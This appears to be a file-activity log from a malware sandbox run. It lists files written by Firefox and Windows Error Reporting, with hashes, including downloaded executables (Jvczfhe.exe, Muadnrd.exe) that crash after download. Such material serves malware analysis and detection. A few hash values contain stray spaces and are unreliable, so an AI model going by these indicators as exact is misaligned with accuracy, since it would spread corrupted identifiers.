6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\google4\goog-badbinurl-proto.vlpset **MD5:** 9819E8BA5957767C478A506CFCE1D9EF **SHA256:** BC071CF03DF184C5F23EA47AFC8C75F40A9651BB35E9B296840E854D39C5AAD0	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\google4\goog-downloadwhite-proto.metadata **MD5:** 82E9807B2462B11303A5223234CF3E41 **SHA256:** 673B56A5F4085B2F52F29AE2112E8F65230DE3010CF625D1A27D303E790EB827	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\google4\goog-badbinurl-proto.metadata **MD5:** D706F661CA72A80ABFFCDC4FED3C4DDB **SHA256:** 1A5D3A3CA49DF4383BD2161A80B9C55B135BAC4161098E2438AAE1DBBDB40F02	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\google4\goog-downloadwhite-proto.vlpset **MD5:** CF3989ADA19750F5BBD46BC8ADAFFB7A **SHA256:** C9C80D8B5B9464FD22E1C8B84BB80792FCFE69FA56F52F7B491E7FCB6DA6C8F4	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\google4\goog-malware-proto.vlpset **MD5:** C543F008A2E02F4D4F095EAA94722B36 **SHA256:** 1363B9298E63DAD9E5FE8AED4DBDEB20415DE153B27A8C6AC8F552293B324D30	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\google4\goog-phish-proto.metadata **MD5:** DA219EC22F607466BA385F3C98E884D8 **SHA256:** 2CD522E385FD6D09152431644EFBE440C4E1D3657C1607FCBB3F891F8A411663	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\google4\goog-malware-proto.metadata **MD5:** BBF7EF2E4A3CA89407D6D4225590A924 **SHA256:** 0D49E29744875E37BB5FC2CFB0A32E30A801037BFF7DB25E4649F131937CF054	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\storage\default\https+++github.com\.metadata-v2-tmp **MD5:** 04C97972673908F5ED4BDC2CAB464AAD **SHA256:** 73A8753100171D98425D393F4A9102650BA907300DA2C2C70B48459CA55B9A97	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\storage\default\https+++github.com\.metadata-v2 **MD5:** 04C97972673908F5ED4BDC2CAB464AAD **SHA256:** 73A8753100171D98425D393F4A9102650BA907300DA2C2C70B48459CA55B9A97	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\google4\goog-unwanted-proto.metadata **MD5:** 2A2D9C6ADE9C03E03C77BBDE841673FC **SHA256:** DF47EC2EC4BBAD6638D668A7233D070704F9EF2583D8B37AFDAAE8500C651536	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\mozplugin-block-digest256.vlpset **MD5:** FCC9C2C9B611A3264B68EBE180EB4248 **SHA256:** 6ECD378A537EEFE350B45CFA353741383F407D99D776BF23155A7825DC5DD2BC	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\mozplugin-block-digest256.sbstore **MD5:** 519BEB1B01FC355BB388F1F75BE997FD **SHA256:** FFE2D3077B81AE6F51B220C1C661B276C823FA67DAD1D64FC5F17249FC54BDC0	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\storage\default\https+++github.com\ls\data.sqlite-journal **MD5:** C91DE383C9FCA9AC5C0AA314673F6255 **SHA256:** 762FD03672E3D942F80CAEBFEA1928B60530B7FB95E937B242B5C9B8C2AAB99A	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\mozstd-trackwhite-digest256.sbstore **MD5:** 00A73169660DDB059CCF78D4378F256C **SHA256:** B949AB0D5C3F97B1C8D75A43A8C5C0718F820B60C0C3417824DC2B7832D69EB8	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\google4\goog-unwanted-proto.vlpset **MD5:** 94DD091E0A4A2C61EFEE13A77E2F0FC9 **SHA256:** CEB94C82C2A8B35DBBF12532548ED1D5402A656473983F146325E9639AA1077C	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\google4\goog-phish-proto-1.vlpset **MD5:** — **SHA256:** —	—
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\mozstd-trackwhite-digest256.vlpset **MD5:** 1CB5A03C23989B1DDFBDC45C03204D12 **SHA256:** 191BBF1BB3E1263CC9F962753E9B9369B8AF50B91A314BDBB92FB58FE51B6AF1	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\social-track-digest256.sbstore **MD5:** 79F921E7A69AAD95115C030A2218875B **SHA256:** DAFBD8D4E15E55D11E90199D295D69C42189A79D4EA2806B880515FEAADA36CD	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\social-track-digest256.vlpset **MD5:** DF26E6FB795248D4D43138A4D346656C **SHA256:** 3B40F92474BEDB798EDFCD86C919C5BEE014AE80F0703AE6CCDED704629DDD4E	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\storage\default\https+++github.com\ls\data.sqlite **MD5:** 2852B0CBBA9B0BB004851F3421E0B81C **SHA256:** CC0489E48450A25DAF1C2114EB820BB096AD77EBBC93EF25E253A37DCDD2A120	sqlite
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\social-tracking-protection-facebook-digest256.sbstore **MD5:** 7BBA9B83F0F213C5A723209D4C9962CE **SHA256:** E1B8E7DEB0F34EEB6BF4D10E47E734A1FE829C365DF360B98646D7E11F2DD4C7	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\webappsstore.sqlite-shm **MD5:** B7C14EC6110FA820CA6B65F5AEC85911 **SHA256:** FD4C9FDA9CD3F9AE7C962B0DDF37232294D55580E1AA165AA06129B8549389EB	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\social-tracking-protection-linkedin-digest256.sbstore **MD5:** 9275B832091D9E3BFE50898A3BE022B5 **SHA256:** 38C52A5435B625083000A054489B95E033F7B352377510DF668CEE749DE5803E	binary
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\social-tracking-protection-facebook-digest256.vlpset	binary

		MD5: 8AC8A05028631170937EDA4CF0E0A35A	**SHA256:** 456AB2C0E4E117D62DC529362EB22C725D410098868442729ADE5E4FF0822E78
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\storage\default\https+++github.com\ls\usage	binary
		MD5: 58DBA7ED5C9C7CA9F184BBA375F1660F	**SHA256:** 280BD2D0DDAFD903B35A21DD24F7DFAA6EDCF218BAD02765273A54F949CE2936
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\startupCache\scriptCache-new.bin	—
		MD5: —	**SHA256:** —
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\social-tracking-protection-linkedin-digest256.vlpset	binary
		MD5: 5F93E0F827909390D257EBB27C77F392	**SHA256:** 5BCB684F3EE3B2EC2F4945655FBEF281C487399D6BF90451647DB1761715D4C8
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\startupCache\scriptCache.bin	—
		MD5: —	**SHA256:** —
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\social-tracking-protection-twitter-digest256.sbstore	binary
		MD5: F130C472E963FF3CEED251C65964B927	**SHA256:** E5D2A5BBE8AA43751EF7F7BC3A817A0963D56272A4C9B6055E60929606186CE2
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\social-tracking-protection-twitter-digest256.vlpset	binary
		MD5: B50CF628E0082A7840D84D0CBE1CAD48	**SHA256:** 544DF79BCEF9DC8E082021E342C2A1B12CD0B8BDAF3687E0F23785406EDF33AE
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\google4\goog-badbinurl-proto-1.vlpset	binary
		MD5: C787F2747806B00C76CDBE040C93F98A	**SHA256:** 2264A14B2545F13F8322AF37F352093105978D0BDD9AC9DDFB388802E4E7D50B
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\startupCache\urlCache.bin	binary
		MD5: DFA790E6BFEBADC616EEF9D430FF8222	**SHA256:** 7244483351D7446FEC395BA22F796936DF573C916A89F297019BFF4D5BD9B7F2
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\base-fingerprinting-track-digest256-1.sbstore	binary
		MD5: BE7D2765DEF13D5A252CC963F62E9DEC	**SHA256:** 06EEE65E89C04B4E84A983437D9D98295DC2FE629A306244AACD7D2A787E5BCD
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\google4\goog-malware-proto-1.vlpset	binary
		MD5: 472D24AA36ABE086BE12D6567B7B82E1	**SHA256:** 0E8F4F9FAFC1D6B813E944E1DC093A4DFB48AB12E2AA798E02064EF022B07870
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\startupCache\urlCache-new.bin	binary
		MD5: DFA790E6BFEBADC616EEF9D430FF8222	**SHA256:** 7244483351D7446FEC395BA22F796936DF573C916A89F297019BFF4D5BD9B7F2
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\content-track-digest256-1.sbstore	binary
		MD5: 51D0037241FD968870F54ACE34821097	**SHA256:** C0D2FF4A77D7B1383AF6534B54B0BC3E5DC9248447246D77BACC07D645587DE1
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\base-fingerprinting-track-digest256-1.vlpset	binary
		MD5: E64E488BEF398EE7185004BC761DD23C	**SHA256:** 7EEE6F6E100DE281737D6F861771B464BD8FA49780B1BD2C1577E02F0C40B35E
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\google4\goog-unwanted-proto-1.vlpset	binary
		MD5: 471E976917D93E066A2836D07189E46D	**SHA256:** D124C902BAAB7044693C31369885B9915683718C10F31A9DE5A446732C066F5D
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\startupCache\scriptCache-child.bin	binary
		MD5: FC15FBC5EA781C717736043BD6A44C93	**SHA256:** A69B22193C99B291DD0A594AD49C9799A4222785F728D4F8095EC55E3BF787DA
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\startupCache\scriptCache-child-new.bin	binary
		MD5: FC15FBC5EA781C717736043BD6A44C93	**SHA256:** A69B22193C99B291DD0A594AD49C9799A4222785F728D4F8095EC55E3BF787DA
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\content-track-digest256-1.vlpset	binary
		MD5: AC3767913E46AC546879E57694B8BABA	**SHA256:** F4DD01915D2ECEF9AA5D5475568C7D44A1B82B6E36A8B2BA96AA52AB54DA99ED
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\permissions.sqlite-journal	binary
		MD5: DDFA0B238218E11A9B4BB24CAE34D60E	**SHA256:** 43A6F1E480E674D66E86EE8BCD7C8A57EB5668505C7FD7ECD83A598876216CE4
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\google-trackwhite-digest256-1.sbstore	binary
		MD5: 03E14BE9BC0A656037A3B5942A546B9C	**SHA256:** 6B768A574930C00B1AE0DA8677C98B99EFB66D81D2BFC7BC3856BA3DCAEE73E6
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\storage\permanent\chrome\idb\2918063365piupsah.sqlite-wal	—
		MD5: —	**SHA256:** —
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\storage\permanent\chrome\idb\1657114595AmcateirvtiSty.sqlite-wal	—
		MD5: —	**SHA256:** —
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\google-trackwhite-digest256-1.vlpset	binary
		MD5: C0E1AC752CB716038A8245AA68AF4C1F	**SHA256:** E448D98C433F007A572960B5A956B4745288930207731 10D6921767BECFD3837
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\mozstd-trackwhite-digest256-1.sbstore	binary
		MD5: BBB8F6725E298CF77AAD7FA594F40D87	**SHA256:** E1FE68E203733D0E1B5078B97632D9844C6E021AD78247BFE07AF8F81FA3B6A7
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\mozstd-trackwhite-digest256-1.vlpset	binary
		MD5: 41FAE052DA51D99364071F405C6C003E	**SHA256:** 32FD3723664E71D8B405FF333C9140DC5CD221B7D20572255A41609A95001DB6
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\social-track-digest256-1.sbstore	binary
		MD5: 9AEA09B15A3BB43D85144D3BD1AC7F75	**SHA256:** B880EBD4346DD9EA9EECD9D83B82F85493C4CB4EBEE50C07F6BCFA29D9C8D4E7
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\social-track-digest256-1.vlpset	binary
		MD5: 93879DA58B8AC3B3B58DCC6DD86D47EC	**SHA256:** 08EA6E59EF882642C30441E0FAB4B6BC0A76B98BE273C540B065AB87F8BE1A97
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\social-tracking-protection-facebook-digest256-1.vlpset	binary

		MD5: 0371AFCDE63B61B5CB0CC06ACFE66ED2	SHA256: FD64F028F01825E02F54E36E8A4B3597BA335974907106D6D147927DED1D961A
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\social-tracking-protection-facebook-digest256-1.sbstore	binary
		MD5: B4229CDB076DF6F4F59A6EF909CD8A66	SHA256: 485B156B4C5756577A36D077CD74D1AA62FCBB3158F45C31BEA4C64B02D443FB
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\social-tracking-protection-linkedin-digest256-1.vlpset	binary
		MD5: D0DE50C7B2BFE8240FEB389CD09E4E25	SHA256: 4E25C5110096EE842CFAAE27485CE8994B03E7A00BFEE174581011A209EB3D98
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\social-tracking-protection-linkedin-digest256-1.sbstore	binary
		MD5: 2CBCC17325808925E52D4DA835FE498B	SHA256: 0E1911A712C9CDE4E411312E8F347C8B3560B19A2B93876D153EFACA52F486A5
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\social-tracking-protection-twitter-digest256-1.vlpset	binary
		MD5: 0E74BACCAB7B2923E25B62F282EDD71F	SHA256: 34D4586E12D08DDD3171BC8A383EFD600926BE0F9F826D8362C61FB660DEA1B1
6596	firefox.exe	C:\Users\admin\AppData\Local\Mozilla\Firefox\Profiles\9kie7cg6.default-release\safebrowsing-updating\social-tracking-protection-twitter-digest256-1.sbstore	binary
		MD5: 563B1CF89B324A8E37A899F001A340B0	SHA256: 2142ECFACC145FE44095F8677BB3CCF021C2DD600C4627F1548B4F1E1C550DC9
6596	firefox.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\37C951188967C8EB88D99893D9D191FE	binary
		MD5: FB64A9EBEDF48D3895381D5B7D80743D	SHA256: EA21D495930AD76F267A33A0F593DBF0C7EA75E457FCAE49A29DAAD8BD920F42
6596	firefox.exe	C:\Users\admin\Downloads\OOD5yt-b.exe.part	executable
		MD5: 5EC4256E6A2367502A8058F4BC8F4ECC	SHA256: E6A7AAFF54EB6D06ACFC6F1DFA21A85B767DBF7FF3E9BFDF2DDBDECED86AA9B2
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\sessionstore-backups\previous.jsonlz4	binary
		MD5: 7B0DB853EFD8FCCFD078A91DE1B732CD	SHA256: 72A40CD1C262925FE79A68A7F5704277F3FB1F23E3F815C24E89426A29957E89
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\sessionstore-backups\recovery.jsonlz4.tmp	jsonlz4
		MD5: A01DA38618B46EA1BC6DDF8CA11634E4	SHA256: A4F1B885D54FFADD14BBF2C95AEBF516CC7636866DA5AE7D509DE439BE6AD3C5
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\storage\permanent\chrome\idb\1657114595AmcateirvtiSty.sqlite	sqlite
		MD5: BA2A9081BD1D04E47C24B92588DA3038	SHA256: FE95386724215C856F371614219653F672B20B6E2677FFA9C033F92DB1BFED71
6596	firefox.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\C0018BB1B5834735BFA60CD063B31956	der
		MD5: 732CFEB76B91C4D13978A00B8C666ED7	SHA256: 9FAB9FC0A1DA813E6DDB93904C1FCFA6546CFBE70747FF8468DDD14D2552DBD2
6596	firefox.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\C0018BB1B5834735BFA60CD063B31956	binary
		MD5: 06DDBFFCBB338D5FD21F4036E9D92EC2	SHA256: E071C5DA2B1BDE45851423554AA4BFED3F488CFC4C597A9DF0A01B131AB7AFE0
6596	firefox.exe	C:\Users\admin\Downloads\Jvczfhe.exe	executable
		MD5: 5EC4256E6A2367502A8058F4BC8F4ECC	SHA256: E6A7AAFF54EB6D06ACFC6F1DFA21A85B767DBF7FF3E9BFDF2DDBDECED86AA9B2
6596	firefox.exe	C:\Users\admin\Downloads\Jvczfhe.exe:Zone.Identifier	text
		MD5: DCE5191790621B5E424478CA69C47F55	SHA256: 86A3E68762720ABE870D139679485022093511 5D3CCC8BB134FFA521244E3EF8
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\sessionstore-backups\recovery.jsonlz4	jsonlz4
		MD5: A01DA38618B46EA1BC6DDF8CA11634E4	SHA256: A4F1B885D54FFADD14BBF2C95AEBF516CC7636866DA5AE7D509DE439BE6AD3C5
1356	WerFault.exe	C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_Jvczfhe.exe_e8f4a47beb21929faaf5bbbc7cb947adda294c9_7cb78550_5641ad1f-ff35-4b34-8a69-19f8a8163939\Report.wer	—
		MD5: —	SHA256: —
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\extensions.json	binary
		MD5: 9121DAD27A71AA06B34E22B3247AC3C2	SHA256: 760B9D55523548AFCD10297E89EEABAA940B8E857D88ADC9A4A05DB0736EF275
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\extensions.json.tmp	binary
		MD5: 9121DAD27A71AA06B34E22B3247AC3C2	SHA256: 760B9D55523548AFCD10297E89EEABAA940B8E857D88ADC9A4A05DB0736EF275
1356	WerFault.exe	C:\Users\admin\AppData\Local\CrashDumps\Jvczfhe.exe.7492.dmp	—
		MD5: —	SHA256: —
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\storage\permanent\chrome\idb\3870112724rsegmnoittet-es.files\2	binary
		MD5: D2AE97B1490CC258D04CF702943AABA6	SHA256: EE70E50E8C808399C10883D9EA525638DCCF93570B6D855C7586CD15142EDDEC
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\sessionstore-backups\recovery.baklz4	jsonlz4
		MD5: A01DA38618B46EA1BC6DDF8CA11634E4	SHA256: A4F1B885D54FFADD14BBF2C95AEBF516CC7636866DA5AE7D509DE439BE6AD3C5
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\gmp-gmpopenh264\2.3.2\gmpopenh264.info.tmp	text
		MD5: 2A461E9EB87FD1955CEA740A3444EE7A	SHA256: 4107F76BA1D9424555F4E8EA0ACEF69357DFFF89DFA5F0EC72AA4F2D489B17BC
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\gmp-gmpopenh264\2.3.2\gmpopenh264.dll.tmp	executable
		MD5: 842039753BF41FA5E11B3A1383061A87	SHA256: D88DD3BFC4A558BB943F3CAA2E376DA3942E48A7948763BF9A38F707C2CD0C1C
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\gmp-gmpopenh264\2.3.2\gmpopenh264.dll	executable
		MD5: 842039753BF41FA5E11B3A1383061A87	SHA256: D88DD3BFC4A558BB943F3CAA2E376DA3942E48A7948763BF9A38F707C2CD0C1C
6596	firefox.exe	C:\Users\admin\AppData\Local\Temp\tmpaddon	compressed
		MD5: 09372174E83DBBF696EE732FD2E875BB	SHA256: C32EFAC42FAF4B9878FB8917C5E71D89FF40DE580C4F52F62E11C6CFAB55167F
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\gmp-gmpopenh264\2.3.2\gmpopenh264.info	text
		MD5: 2A461E9EB87FD1955CEA740A3444EE7A	SHA256: 4107F76BA1D9424555F4E8EA0ACEF69357DFFF89DFA5F0EC72AA4F2D489B17BC
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\settings\data.safe.tmp	binary
		MD5: B818374634D95221DEB007E6C1DB1FB7	SHA256: 02C49F1DA72D9DC642E8DA115469F362AE240D306096A7835F81B5DA022774BD

6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\broadcast-listeners.json **MD5:** 6A6ECF6080A1AF8963BD69766AC7E44D **SHA256:** 0DD48F2745AE310BFEE24D2DE1DEA6C2C4DCFA890A8B64985BDF5EF6685A58C7	binary
1356	WerFault.exe	C:\ProgramData\Microsoft\Windows\WER\Temp\WERAFEF.tmp.dmp **MD5:** C0E9448BABAD46120AF409E3D13582CB **SHA256:** B41D7B362ED06B68EC9F259AA83B820396DAA50F36EDF0CCDB4E70AD91ABBD75	binary
1356	WerFault.exe	C:\ProgramData\Microsoft\Windows\WER\Temp\WERB177.tmp.WERInternalMetadata.xml **MD5:** DC4CB05F4E9CE6445F414D263FAE3174 **SHA256:** E7F6B8755BAF770E61006D6C9844E09D026878445C3C95F5F3C36C0FBE15286A	xml
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\broadcast-listeners.json.tmp **MD5:** 6A6ECF6080A1AF8963BD69766AC7E44D **SHA256:** 0DD48F2745AE310BFEE24D2DE1DEA6C2C4DCFA890A8B64985BDF5EF6685A58C7	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\settings\data.safe.bin **MD5:** B818374634D95221DEB007E6C1DB1FB7 **SHA256:** 02C49F1DA72D9DC642E8DA115469F362AE240D306096A7835F81B5DA022774BD	binary
1356	WerFault.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\21253908F3CB05D51B1C2DA8B681A785 **MD5:** 82C30E45BF5F93A5DB1D5E47F913053B **SHA256:** 2C6BBFF9207065E8800C4AF0CB2748818ABB3CFFC0D6D518FE17F76A232F8967	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\crashes\store.json.mozlz4 **MD5:** A6338865EB252D0EF8FCF11FA9AF3F0D **SHA256:** 078648C042B9B08483CE246B7F01371072541A2E90D1BEB0C8009A6118CBD965	binary
1356	WerFault.exe	C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1B6.tmp.xml **MD5:** 737222720E097336E5D12487D43E1890 **SHA256:** B5085F683C5AC51872E2C999D400C4E71B5B76427574CA1A1174FE0FE895254F	xml
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\crashes\store.json.mozlz4.tmp **MD5:** A6338865EB252D0EF8FCF11FA9AF3F0D **SHA256:** 078648C042B9B08483CE246B7F01371072541A2E90D1BEB0C8009A6118CBD965	jsonlz4
7584	WerFault.exe	C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_Muadnrd.exe_dd9d47dfcaa2177d1190b55ee6f3574cf671f90_4600b98d_c0351b42-4a4c-4b9d-bdbe-a700399d2592\Report.wer **MD5:** — **SHA256:** —	—
7584	WerFault.exe	C:\Users\admin\AppData\Local\CrashDumps\Muadnrd.exe.7824.dmp **MD5:** — **SHA256:** —	—
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\datareporting\session-state.json **MD5:** 7AE136DBC9D972F5B344C42BC468D250 **SHA256:** E484553062E15D23A99ED613E21593E9EA3B492806C7E58614E901AC3EC78575	binary
6596	firefox.exe	C:\Users\admin\Downloads\xtoROyHX.exe.part **MD5:** 9773175646F2942573BB40551B142A99 **SHA256:** B662E7213F4985684439E655BD92EA4B9A1566E76712BB86E1238113A35B90A0	executable
6596	firefox.exe	C:\Users\admin\Downloads\Muadnrd.exe:Zone.Identifier **MD5:** DCE5191790621B5E424478CA69C47F55 **SHA256:** 86A3E68762720ABE870D1396794850220935115D3CCC8BB134FFA521244E3EF8	text
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\datareporting\aborted-session-ping **MD5:** 1AA7FA53118748F72035DD5B174D228D **SHA256:** 844B8771295806457352C68A0291345BDCF8E306E4152F0978CFF67CD5F47F77	tss
6596	firefox.exe	C:\Users\admin\Downloads\Muadnrd.exe **MD5:** 9773175646F2942573BB40551B142A99 **SHA256:** B662E7213F4985684439E655BD92EA4B9A1566E76712BB86E1238113A35B90A0	executable
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\storage\default\moz-extension+++5851050a-91b8-4af2-8e73-aa77522a1aee^userContextId=4294967295\idb\3647222921wleabcEoxlt-eengsairo.sqlite-shm **MD5:** B7C14EC6110FA820CA6B65F5AEC85911 **SHA256:** FD4C9FDA9CD3F9AE7C962B0DDF37232294D55580E1AA165AA06129B8549389EB	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\9kie7cg6.default-release\datareporting\aborted-session-ping.tmp **MD5:** 1AA7FA53118748F72035DD5B174D228D **SHA256:** 844B8771295806457352C68A0291345BDCF8E306E4152F0978CFF67CD5F47F77	binary
6596	firefox.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\6824f4a902c78fbd.customDestinations-ms~RF13ba4b.TMP **MD5:** A745A87D904244F96B205DD66BA8AD95 **SHA256:** E6603B79CF37A0C059B14E1BEBB0277323DFD4B57EEF3B4567417308CB24546C	binary
